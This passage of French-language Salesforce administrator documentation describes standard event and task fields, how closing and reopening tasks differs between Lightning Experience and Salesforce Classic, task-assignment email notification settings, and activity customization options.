| Champ | Description |
| --- | --- |
| `Devise de l'activité` | Indique la devise par défaut de tous les champs de montant de devise dans l'activité. Les montants sont affichés dans la devise de l'activité. Ils sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement dans les organisations dans lesquelles plusieurs devises sont utilisées. |
| `Événement sur la journée` | En sélectionnant cette case, un utilisateur spécifie que l'événement dure toute la journée. |
| `Attribué à` | Indique le responsable attribué à l'événement. Par défaut, l'événement est attribué à l'utilisateur qui l'a créé.<br>Dans la page de détail d'un événement ou une vue de liste, `Attribué à` désigne le créateur de l'événement. Cependant, si un invité à un événement affiche un rapport sur Activités avec des contacts, `Attribué` désigne le visionneur comme étant l'invité.<br>Ce champ n'est pas disponible avec Personal Edition. |

| Champ | Description |
| --- | --- |
| `Créer une série récurrente d'événements` | En sélectionnant cette case, un utilisateur peut configurer une série d'événements récurrents. |
| `Créé par` | Indique l'utilisateur qui a créé l'événement, avec la date et l'heure de création. Lecture seule. |
| `Date` | Indique la date planifiée de l'événement. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont désactivés. |
| `Description` | Contient une note décrivant l'événement. Ce champ contient jusqu'à 32 Ko de données. |
| `Division` | Indique la division à laquelle appartient l'activité. Cette valeur est automatiquement héritée du compte, de la piste, de la requête ou de l'objet personnalisé associé, s'il existe. Sinon, l'activité appartient à la division globale. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter les données. |
| `Durée` | Représente la durée d'un événement inférieure à une journée complète, en heures et en minutes. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont désactivés. |
| `E-mail` | Contient l'adresse e-mail du contact ou de la piste associé(e) à l'événement. Ce champ est automatiquement renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| `Fin` | Indique la date et l'heure de fin planifiées de l'événement. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont activés. |
| `Type d'enregistrement d'événement` | Contient le nom du champ qui détermine les valeurs de liste de sélection disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Dernière modification par` | Contient le nom de l'utilisateur qui a modifié l'événement en dernier, avec la date et l'heure de modification. Lecture seule. |
| `Nom` | Contient le nom du contact ou de la piste associé(e) à l'événement. Si les activités partagées sont activées dans votre organisation, un utilisateur peut associer jusqu'à 50 contacts à un événement non récurrent. Cet enregistrement est visible uniquement par les utilisateurs disposant de l'autorisation « Lire » pour les contacts et les pistes. L'association d'un contact à un événement peut affecter le compte auquel Salesforce associe l'événement. Reportez-vous au champ `Associé à`. |
| `Emplacement` | Indique l'emplacement de l'événement. |
| `Téléphone` | Contient le numéro de téléphone du contact ou de la piste associé(e) à l'événement. Ce champ est automatiquement |

| Champ | Description |
| --- | --- |
| | renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| `Privé` | Indique si des utilisateurs autres que le responsable de l'événement peuvent afficher les détails de l'événement en consultant le calendrier du responsable de l'événement. Cependant, les utilisateurs disposant de l'autorisation « Afficher toutes les données » ou « Modifier toutes les données » peuvent afficher les détails d'un événement privé dans des rapports et des recherches, ou lors de la consultation des calendriers des autres utilisateurs. Les fichiers de données exportés incluent toujours les événements privés. Les événements avec des invités et les événement ajoutés ou modifiés dans le calendrier d'un autre utilisateur ne peuvent pas être marqués comme étant privés. Les événements privés ne peuvent pas être associés à d'autres enregistrements. |
| `Public` | **Remarque:** Avant la version Summer '13, ce champ s'intitulait `Visible dans le libre-service`.<br>Cette case à cocher spécifie si un événement passé est visible dans le portail libre-service.<br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.<br>Si les communautés sont activées dans votre organisation, la valeur de ce champ spécifie si les utilisateurs externes de communautés peuvent afficher l'événement. Si l'événement appartient à un utilisateur externe, celui-ci peut afficher l'événement dans la communauté, que l'événement soit public ou non.<br>Par défaut, ce champ n'est pas visible. Un administrateur Salesforce peut l'exposer. |
| `Associé à` | Représente l'enregistrement auquel l'événement est associé, comme un compte, une opportunité ou un objet personnalisé. Ce champ est disponible uniquement lorsqu'un utilisateur associe l'événement à un contact, pas à une piste. Cet enregistrement est visible uniquement par les utilisateurs disposant de l'autorisation « Lire » pour le type d'enregistrement auquel l'événement est associé.<br>Si vous associez l'événement à un objet autre qu'un compte, Salesforce détermine le compte dans l'événement comme suit.<br>• Si vous associez l'événement à une opportunité, un contrat ou une entité personnalisée appartenant à un compte, Salesforce utilise le compte de cet objet en tant que compte de l'événement. |

| Champ | Description |
| --- | --- |
| | • Si vous associez l'événement à un autre type d'objet et l'associez également à un contact, Salesforce utilise le compte du contact principal en tant que compte de l'événement.<br>• Si vous laissez le champ `Associé à` vide, Salesforce n'associe aucun compte à l'événement. |
| `Réponse` | Champ facultatif qui autorise les utilisateurs invités à un événement à saisir une note lorsqu'ils acceptent ou refusent l'événement. Ce champ n'est pas disponible avec Personal Edition. |
| `Sélectionner des invités` | Vous pouvez associer jusqu'à 1 000 personnes (invités) et ressources à l'événement. Lorsque vous recherchez des personnes ou des ressources à inviter à un événement, la liste Disponible affiche jusqu'à 300 résultats. |
| `Afficher l'heure en tant que` | Liste de sélection. Détermine l'affichage de cet événement lorsqu'un autre utilisateur consulte votre calendrier : occupé, absent du bureau ou libre. |
| `Début` | Date et heure planifiées de début d'un événement. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont activés. |
| `Objet` | Contient l'objet de l'événement ; par exemple « Réunion ». Un utilisateur peut saisir un objet ou le sélectionner dans une liste d'objets déjà définis. |
| `Heure` | Indique l'heure de début d'un événement planifié. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont désactivés. |
| `Type` | Indique le type de l'événement, par exemple e-mail ou réunion. La limite des valeurs dans la liste de sélection est 40 caractères. |

## Aider vos commerciaux à gérer leurs tâches

Optimisez la façon dont vos représentants gèrent leur travail. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

Considérations relatives à la personnalisation de la liste des tâches dans Lightning Experience

Utilisez des présentations compactes pour personnaliser l'affichage et l'ordre des champs d'éléments dans la liste des tâches. Cependant, certains champs sont conservés dans la liste des tâches, même si vous les retirez d'une présentation, car ils contiennent des informations essentielles sur les tâches. Par exemple, supposons que vous retirez les champs de statut et de date d'échéance d'une présentation compacte. La case à cocher de tâche et la date d'échéance restent affichées dans les tâches de la liste. Les champs qui restent visibles dans la liste correspondent aux champs que vous insérez dans la présentation compacte.

Consignes de personnalisation de la liste des tâches dans Lightning Experience

Pour personnaliser la barre d'actions en regard de la liste des tâches, utilisez la section Actions Salesforce1 et Lightning Experience de la présentation de page des tâches.

Considérations relatives à la fermeture et à la réouverture de tâches

Le traitement des règles de validation et des tâches par Salesforce Classic diffère de celui de Lightning Experience et de Salesforce1.

Considérations relatives aux notifications par e-mail des attributions de tâches

Lorsque le paramètre **Activer le contrôle utilisateur des notifications d'attribution de tâche** est activé dans les Paramètres d'activité, l'option **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche** est affichée dans les paramètres personnels des utilisateurs. Le paramètre et l'option sont activés par défaut. L'activation et la désactivation du paramètre affectent les utilisateurs de plusieurs façons. Avant de migrer une organisation Salesforce, évitez l'envoi excessif de notifications par e-mail en désactivant le paramètre. Vous pouvez le réactiver après la migration.

Champs de tâche

Les enregistrements de tâche ont des champs standard qui permettent de suivre et d'enregistrer les détails des tâches.

Suivi des e-mails dans Salesforce Classic

Si vous utilisez des modèles d'e-mail HTML dans Salesforce Classic, activez Salesforce pour suivre les e-mails HTML sortants en tant que type de tâche terminée. Si vous désactivez cette option, Salesforce ne stocke plus les informations de suivi des e-mails. Cependant, les rapports de suivi des e-mails sont conservés sous l'onglet Rapports. Pour afficher les statistiques de messagerie de vos utilisateurs, ajoutez la liste associée Statut des messages HTML aux présentations de page appropriées.

CONSULTER ÉGALEMENT :

Options de personnalisation des tâches

## Considérations relatives à la personnalisation de la liste des tâches dans Lightning Experience

Utilisez des présentations compactes pour personnaliser l'affichage et l'ordre des champs d'éléments dans la liste des tâches. Cependant, certains champs sont conservés dans la liste des tâches, même si vous les retirez d'une présentation, car ils contiennent des informations essentielles sur les tâches. Par exemple, supposons que vous retirez les champs de statut et de date d'échéance d'une présentation compacte. La case à cocher de tâche et la date d'échéance restent affichées dans les tâches de la liste. Les champs qui restent visibles dans la liste correspondent aux champs que vous insérez dans la présentation compacte.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Consignes de personnalisation de la liste des tâches dans Lightning Experience

Pour personnaliser la barre d'actions en regard de la liste des tâches, utilisez la section Actions Salesforce1 et Lightning Experience de la présentation de page des tâches.

CONSULTER ÉGALEMENT :

Considérations relatives à l'éditeur d'activité et à la chronologie des activités dans Lightning Experience

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la fermeture et à la réouverture de tâches

Le traitement des règles de validation et des tâches par Salesforce Classic diffère de celui de Lightning Experience et de Salesforce1.

Considérations relatives à la fermeture et à la réouverture de tâches dans Lightning Classic
Supposons que vous créez une règle de validation pour des tâches. Vous demandez par exemple aux utilisateurs de saisir un commentaire avant de fermer une tâche. Si vous avez configuré plusieurs statuts Fermé pour les tâches, les utilisateurs doivent sélectionner un statut lorsqu'ils rouvrent ou ferment une tâche. Si vous configurez plusieurs statuts En cours pour les tâches et qu'un utilisateur rouvre une tâche, Lightning Experience mémorise le dernier statut En cours.
Considérations relatives à la fermeture et à la réouverture de tâches dans Salesforce Classic
Supposons que vous créez une règle de validation pour la fermeture d'une tâche. Vous demandez par exemple aux utilisateurs de saisir un commentaire. Avant de fermer une tâche, les utilisateurs doivent ouvrir la page de détail de la tâche et la modifier. De la même façon, si vous avez configuré plusieurs statuts En cours pour les tâches, les utilisateurs doivent modifier la tâche pour sélectionner un statut lorsqu'ils rouvrent une tâche.

## Considérations relatives à la fermeture et à la réouverture de tâches dans Lightning Classic

Supposons que vous créez une règle de validation pour des tâches. Vous demandez par exemple aux utilisateurs de saisir un commentaire avant de fermer une tâche. Si vous avez configuré plusieurs statuts Fermé pour les tâches, les utilisateurs doivent sélectionner un statut lorsqu'ils rouvrent ou ferment une tâche. Si vous configurez plusieurs statuts En cours pour les tâches et qu'un utilisateur rouvre une tâche, Lightning Experience mémorise le dernier statut En cours.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la fermeture et à la réouverture de tâches dans Salesforce Classic

Supposons que vous créez une règle de validation pour la fermeture d'une tâche. Vous demandez par exemple aux utilisateurs de saisir un commentaire. Avant de fermer une tâche, les utilisateurs doivent ouvrir la page de détail de la tâche et la modifier. De la même façon, si vous avez configuré plusieurs statuts En cours pour les tâches, les utilisateurs doivent modifier la tâche pour sélectionner un statut lorsqu'ils rouvrent une tâche.

Éditions

Disponible dans Lightning Experience avec : **Toutes** les éditions à l'exception de Database.com

## Considérations relatives aux notifications par e-mail des attributions de tâches

Lorsque le paramètre **Activer le contrôle utilisateur des notifications d'attribution de tâche** est activé dans les Paramètres d'activité, l'option **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche** est affichée dans les paramètres personnels des utilisateurs. Le paramètre et l'option sont activés par défaut. L'activation et la désactivation du paramètre affectent les utilisateurs de plusieurs façons. Avant de migrer une organisation Salesforce, évitez l'envoi excessif de notifications par e-mail en désactivant le paramètre. Vous pouvez le réactiver après la migration.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

**Tableau 12: Conséquences de l'activation et de la désactivation de la fonctionnalité dans la Configuration**

| Type d'utilisateur | Conséquences de l'activation de la fonctionnalité | Conséquences de la désactivation de la fonctionnalité |
|---|---|---|
| Utilisateurs de Salesforce1, y compris les utilisateurs de communautés | Dans **Mes paramètres** > **Notifications**, la case **Vous attribue une tâche** est affichée. | Dans **Mes paramètres** > **Notifications**, la case **Vous attribue une tâche** n'est pas affichée. |

| Type d'utilisateur | Conséquences de l'activation de la fonctionnalité | Conséquences de la désactivation de la fonctionnalité |
| --- | --- | --- |
| Utilisateurs de Lightning Experience | Dans Lightning Experience, la case **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche** n'est pas affichée. Toutefois, les utilisateurs qui ont activé cette option dans Salesforce Classic reçoivent les notifications par e-mail. | Aucun utilisateur ne reçoit de notification par e-mail lorsqu'un autre utilisateur attribue une tâche. |
| Les utilisateurs de Salesforce Classic, y compris les utilisateurs de communautés | • Dans la page Créer une tâche, les cases **Envoyer une notification par e-mail** et **Choisir comme paramètre par défaut** ne sont pas affichées.<br>• Dans la page Rappels et alertes, dans les paramètres personnels de l'utilisateur, la case **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche** est affichée et sélectionnée par défaut. | • Dans la page Créer une tâche, les cases **Envoyer une notification par e-mail** et **Choisir comme paramètre par défaut** restent sont affichées, et les notifications par e-mail sont envoyées selon la sélection ou non des cases.<br>• La case **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche** n'est pas affichée. |
| Utilisateurs de portails partenaires | • Dans la page Créer une tâche, les cases **Envoyer une notification par e-mail** et **Choisir comme paramètre par défaut** ne sont pas affichées.<br>• Des notifications par e-mail sont envoyées lorsqu'une personne attribue une tâche à un utilisateur (les portails partenaires n'ont pas de page Paramètres pour les administrateurs et les utilisateurs). | Dans la page Créer une tâche, les cases **Envoyer une notification par e-mail** et **Choisir comme paramètre par défaut** restent sont affichées, et les notifications par e-mail sont envoyées selon la sélection ou non des cases. |
| Utilisateurs auxquels sont attribuées des tâches générées par des règles de tâche de workflow | • Dans la page Nouvelle tâche des tâches de workflow, la case **Notifier le bénéficiaire** n'est pas affichée.<br>• Si un administrateur Salesforce a sélectionné la case **Notifier le destinataire** avant la version Winter '15, les destinataires de la tâche qui ont désactivé l'option ne reçoivent pas les notifications. | Les notifications par e-mail sont envoyées aux bénéficiaires de tâches selon les règles des tâches de workflow. |
| Utilisateurs auxquels des tâches sont attribuées via une API | Utilisez une API pour définir la valeur `triggerUserEmail`. Le paramètre par défaut est false.<br>• Si `triggerUserEmail` = true, l'envoi de notifications est déterminé | • Si `triggerUserEmail` est true, les notifications par e-mail sont envoyées à tous les utilisateurs lors de l'attribution de tâches.<br>• Si `triggerUserEmail` est false, aucune notification par e-mail n'est |

| Type d'utilisateur | Conséquences de l'activation de la fonctionnalité | Conséquences de la désactivation de la fonctionnalité |
|---|---|---|
| | par les paramètres des utilisateurs individuels.<br>• Si `triggerUserEmail` = false, aucune notification par e-mail n'est envoyée lors de l'attribution d'une tâche. | envoyée lors de l'attribution d'une tâche. |
| Utilisateurs auxquels des tâches sont attribuées via Apex | Les notifications envoyées via Apex sont envoyées dans le contexte de l'en-tête de la requête. | Si une valeur dans l'en-tête de la requête est défini pour envoyer des notifications par e-mail, elles sont envoyées aux utilisateurs lors de l'attribution de tâches. Apex traite l'en-tête de façon séquentielle de la première à la dernière ligne. Si une instruction dans l'en-tête de requête indique qu'une notification de tâche est requise, une notification par e-mail est envoyée quelles que soient les instructions figurant ensuite dans l'en-tête. |

CONSULTER ÉGALEMENT :

Rappels d'activité dans Salesforce Classic

Personnalisation de votre expérience Salesforce

## Champs de tâche

Les enregistrements de tâche ont des champs standard qui permettent de suivre et d'enregistrer les détails des tâches.

Champs de tâche dans Lightning Experience

Les champs standard de suivi et d'enregistrement des détails de tâches ci-dessous sont disponibles dans Lightning Experience.

Champs de tâche dans Salesforce Classic

Les champs standard de suivi et d'enregistrement de détails de tâche ci-dessous sont disponibles dans Salesforce Classic.

### Champs de tâche dans Lightning Experience

Les champs standard de suivi et d'enregistrement des détails de tâches ci-dessous sont disponibles dans Lightning Experience.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

| Champ | Description |
| --- | --- |
| Devise de l'activité | Indique la devise par défaut de tous les champs de montant de devise de la tâche. Les montants sont affichés dans la devise de la tâche et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement dans les organisations qui utilisent les devises multiples. |
| Attribué à | Indique le propriétaire attribué d'une tâche. Par défaut, la tâche est attribuée à son créateur. Ce champ n'est pas disponible avec Personal Edition. |
| Durée de l'appel | Indique la durée d'un appel en secondes. Ce champ est renseigné lors de la réponse à un appel en utilisant Salesforce CRM Call Center. |
| Identificateur de l'objet de l'appel | Indique l'ID d'un appel consigné dans Salesforce via le système CTI (Couplage téléphonie-informatique) de Salesforce avec un système de téléphonie tiers. Ce champ est souvent renseigné avec l'ID stocké dans le système de téléphonie. Il est limité à 255 caractères. |
| Résultat de l'appel | Représente le résultat d'un appel, par exemple « nous rappellerons » ou « échec de l'appel ». Il est limité à 255 caractères. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| Type d'appel | Indique le type de l'appel : entrant, interne ou sortant. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| Commentaires | Contient une description de la tâche. La limitation est 32 Ko de données. Si le correcteur orthographique est activé dans votre organisation, un utilisateur peut vérifier l'orthographe du contenu. |
| Créé par | Indique l'utilisateur qui a créé la tâche, ainsi que la date et l'heure de création Lecture seule. |
| Division | Indique la division à laquelle la tâche appartient. Cette valeur est héritée du compte, de la piste, de la requête ou de l'objet personnalisé associé, s'il existe. Sinon, la tâche appartient à la division globale. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter les données. |
| Date d'échéance | Indique la date d'échéance de la tâche. |
| Email | Contient l'adresse e-mail du contact ou de la piste associée à la tâche. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| Dernière modification par | Indique l'utilisateur qui a modifié la tâche en dernier, avec la date et l'heure de modification Ce champ est en lecture seule. |
| Nom | Contient le nom du contact ou de la piste associé à la tâche. Si les activités partagées sont activées dans votre organisation, un utilisateur peut associer jusqu'à 50 contacts à une tâche non |

| Champ | Description |
| --- | --- |
| | récurrente. Ce champ est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour les contacts et les pistes. L'association d'un contact à une tâche peut affecter le compte auquel Salesforce associe la tâche. Reportez-vous au champ `Associé à`. |
| `Phone` | Contient le numéro de téléphone du contact ou de la piste associé à la tâche. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| `Priorité` | Indique l'urgence de la tâche, par exemple Faible, Moyenne ou Élevée. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| `Public` | **Remarque:** Avant la version Summer '13, ce champ s'intitulait `Visible dans le libre-service`.<br>En sélectionnant cette case, un utilisateur peut indiquer que la tâche terminée est visible dans le portail libre-service.<br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.<br>Si les communautés sont activées dans votre organisation, ce champ détermine l'affichage ou non d'une tâche pour les utilisateurs externes dans les communautés. Si la tâche appartient à un utilisateur externe, il peut afficher la page dans la communauté, qu'elle soit marquée Public ou non.<br>Ce champ n'est pas visible par défaut. Un administrateur Salesforce peut le rendre visible. |
| `Associé à` | Indique l'enregistrement auquel la tâche est associée, par exemple un compte ou une opportunité. Ce champ est disponible uniquement si un utilisateur associe la tâche à un contact, pas à une piste. L'enregistrement est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour le type d'enregistrement auquel la tâche est associée.<br>Si un utilisateur associe la tâche à un objet autre qu'un compte, Salesforce détermine le compte dans la tâche en procédant comme suit.<br>• Supposons qu'un utilisateur associe la tâche à une opportunité, à un contrat ou à une entité personnalisée qui appartient à un compte. Salesforce utilise le compte de cet objet en tant que compte de la tâche. |

| Champ | Description |
| --- | --- |
| | • Supposons qu'un utilisateur associe la tâche à un autre objet et également à un contact. Salesforce utilise le compte du contact principal en tant que compte de la tâche.<br>• Si un utilisateur laisse le champ `Associé à` vide, Salesforce n'associe pas de compte à la tâche. |
| `Statut` | Indique le statut actuel d'une tâche, par exemple « Non démarrée » ou « Terminée ». Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| `Objet` | Contient l'objet de la tâche. |
| `Type d'enregistrement de tâche` | Contient le nom du champ qui détermine les valeurs de liste de sélection disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Type` | Indique le type de la tâche, par exemple e-mail ou réunion. Limitez les valeurs de la liste de sélection à 40 caractères. |

## Champs de tâche dans Salesforce Classic

Les champs standard de suivi et d'enregistrement de détails de tâche ci-dessous sont disponibles dans Salesforce Classic.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

| Champ | Description |
| --- | --- |
| `Devise de l'activité` | Indique la devise par défaut de tous les champs de montant de devise de la tâche. Les montants s'affichent dans la devise de la tâche et sont également convertis dans la devise personnelle d'un utilisateur. Disponible uniquement dans les organisations qui utilisent les devises multiples. |
| `Attribué à` | Indique le propriétaire attribué d'une tâche. Par défaut, la tâche est attribuée à son créateur. Ce champ n'est pas disponible avec Personal Edition. |
| `Durée de l'appel` | Indique la durée d'un appel en secondes. Ce champ est renseigné lors de la réponse à un appel en utilisant Salesforce CRM Call Center. |
| `Identificateur de l'objet de l'appel` | Indique l'ID d'un appel consigné dans Salesforce via le système CTI (Couplage téléphonie-informatique) de Salesforce avec un système de téléphonie tiers. Ce champ est souvent renseigné avec l'ID stocké dans le |

| Champ | Description |
| --- | --- |
| | système de téléphonie. Il est limité à 255 caractères. |
| `Résultat de l'appel` | Représente le résultat d'un appel, par exemple « nous rappellerons » ou « échec de l'appel ». Il est limité à 255 caractères. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| `Type d'appel` | Indique le type de l'appel : entrant, interne ou sortant. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| `Commentaires` | Contient une description de la tâche. La limitation est 32 Ko de données. |
| `Créer une série récurrente de tâches` | En sélectionnant cette case, vous pouvez configurer une série de tâches récurrentes. L'activation de cette option désactive le champ `Date d'échéance`, car toutes les occurrences de tâche d'une série ont des dates d'échéance différentes. |
| `Créé par` | Indique l'utilisateur qui a créé la tâche, ainsi que la date et l'heure de création Lecture seule. |
| `Division` | Indique la division à laquelle la tâche appartient. Cette valeur est héritée du compte, de la piste, de la requête ou de l'objet personnalisé associé, s'il existe. Sinon, la tâche appartient à la division globale. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter les données. |
| `Date d'échéance` | Indique la date d'échéance de la tâche. |
| `E-mail` | Contient l'adresse e-mail du contact ou de la piste associée à la tâche. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| `Dernière modification par` | Indique l'utilisateur qui a modifié la tâche en dernier, avec la date et l'heure de modification Ce champ est en lecture seule. |
| `Nom` | Contient le nom du contact ou de la piste associé à la tâche. Si les activités partagées sont activées dans votre organisation, un utilisateur peut associer jusqu'à 50 contacts à une tâche non récurrente. Ce champ est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour les contacts et les pistes. L'association d'un contact à une tâche peut affecter le compte auquel Salesforce associe la tâche. Reportez-vous au champ `Associé à`. |
| `Téléphone` | Contient le numéro de téléphone du contact ou de la piste associé à la tâche. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |

| Champ | Description |
| --- | --- |
| `Priorité` | Indique l'urgence de la tâche, par exemple Faible, Moyenne ou Élevée. Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |
| `Public` | **Remarque:** Avant la version Summer '13, ce champ s'intitulait `Visible dans le libre-service`.<br>En sélectionnant cette case, un utilisateur peut indiquer que la tâche terminée est visible dans le portail libre-service.<br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.<br>Si les communautés sont activées dans votre organisation, ce champ détermine l'affichage ou non d'une tâche pour les utilisateurs externes dans les communautés. Si la tâche appartient à un utilisateur externe, celui-ci peut afficher la page dans la communauté, qu'elle soit marquée Public ou non.<br>Ce champ n'est pas visible par défaut. Un administrateur Salesforce peut le rendre visible. |
| `Associé à` | Indique l'enregistrement auquel la tâche est associée, par exemple un compte ou une opportunité. Ce champ est disponible uniquement si un utilisateur associe la tâche à un contact, pas à une piste. L'enregistrement est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour le type d'enregistrement auquel la tâche est associée.<br>Si un utilisateur associe la tâche à un objet autre qu'un compte, Salesforce détermine le compte dans la tâche en procédant comme suit.<br>• Supposons qu'un utilisateur associe la tâche à une opportunité, à un contrat ou à une entité personnalisée qui appartient à un compte. Salesforce utilise le compte de cet objet en tant que compte de la tâche.<br>• Supposons qu'un utilisateur associe la tâche à un autre type d'objet et également à un contact. Salesforce utilise le compte du contact principal en tant que compte de la tâche.<br>• Si un utilisateur laisse le champ `Associé à` vide, Salesforce n'associe pas de compte à la tâche. |
| `Statut` | Indique le statut actuel d'une tâche, par exemple « Non démarrée » ou « Terminée ». Un administrateur Salesforce peut personnaliser les sélections dans la liste de sélection. |

| Champ | Description |
| --- | --- |
| `Objet` | Contient l'objet d'une tâche, par exemple « Envoyer un devis au client par e-mail ». Un utilisateur peut saisir un objet ou le sélectionner dans une liste de sélection d'objets déjà définis. |
| `Type d'enregistrement de tâche` | Contient le nom du champ qui détermine les valeurs de liste de sélection disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Type` | Indique le type de la tâche, par exemple e-mail ou réunion. Limitez les valeurs de la liste de sélection à 40 caractères. |

### Suivi des e-mails dans Salesforce Classic

Si vous utilisez des modèles d'e-mail HTML dans Salesforce Classic, activez Salesforce pour suivre les e-mails HTML sortants en tant que type de tâche terminée. Si vous désactivez cette option, Salesforce ne stocke plus les informations de suivi des e-mails. Cependant, les rapports de suivi des e-mails sont conservés sous l'onglet Rapports. Pour afficher les statistiques de messagerie de vos utilisateurs, ajoutez la liste associée Statut des messages HTML aux présentations de page appropriées.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

## Personnalisation des activités pour vos représentants

Optimisez la façon dont vos représentants gèrent les événements, les calendriers et les tâches. Les options de personnalisation ne sont pas les mêmes pour Lightning Experience, Salesforce Classic et Salesforce1.

Options de personnalisation pour la gestion simultanée des événements et des tâches

Offrez à vos représentants une perspective plus précise sur leurs pistes, leurs contacts, leurs opportunités et leurs comptes. Utilisez des paramètres d'activités combinés pour les aider à gérer et à suivre les réunions et les tâches. Les options de Lightning Experience et de Salesforce Classic sont différentes.

Options de personnalisation des événements et des calendriers

Optimisez la façon dont vos représentants gèrent leurs réunions et leur planning. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

Options de personnalisation des tâches

Optimisez la façon dont vos représentants gèrent leur travail. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

### Options de personnalisation pour la gestion simultanée des événements et des tâches

Offrez à vos représentants une perspective plus précise sur leurs pistes, leurs contacts, leurs opportunités et leurs comptes. Utilisez des paramètres d'activités combinés pour les aider à gérer et à suivre les réunions et les tâches. Les options de Lightning Experience et de Salesforce Classic sont différentes.

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Activer les rappels d'activité | Permet aux utilisateurs de définir des préférences individuelles d'affichage des rappels d'événement et de tâche. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer les rappels d'activité**. Reportez-vous également à Considérations relatives à la configuration des rappels d'activité dans Salesforce Classic à la page 2075 et Rappels d'activité dans Salesforce Classic à la page 1517. | | ✓ | |
| Autoriser plusieurs contacts (activités partagées) | Permet aux utilisateurs d'associer jusqu'à 50 contacts à un événement ou à une tâche. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements**. Reportez-vous également à Considérations relatives aux activités partagées (plusieurs contacts dans une activité) à la page 2075 et Consignes relatives aux activités partagées (plusieurs contacts dans une activité) à la page 2076. | ✓ | ✓ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Cumulez les activités dans le compte principal d'un contact. | Lorsqu'une activité est associée à un contact, elle est également affichée dans le compte principal du contact. Si vous autorisez les utilisateurs à associer des contacts à plusieurs comptes, nous recommandons de désélectionner cette option. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Cumuler les activités le compte principal d'un contact**. Reportez-vous également à Considérations relatives à la modification du cumul des activités dans les comptes. | ✓ | ✓ | ✓ |

CONSULTER ÉGALEMENT :

- Options de personnalisation des événements et des calendriers
- Options de personnalisation des tâches
- Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

## Options de personnalisation des événements et des calendriers

Optimisez la façon dont vos représentants gèrent leurs réunions et leur planning. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
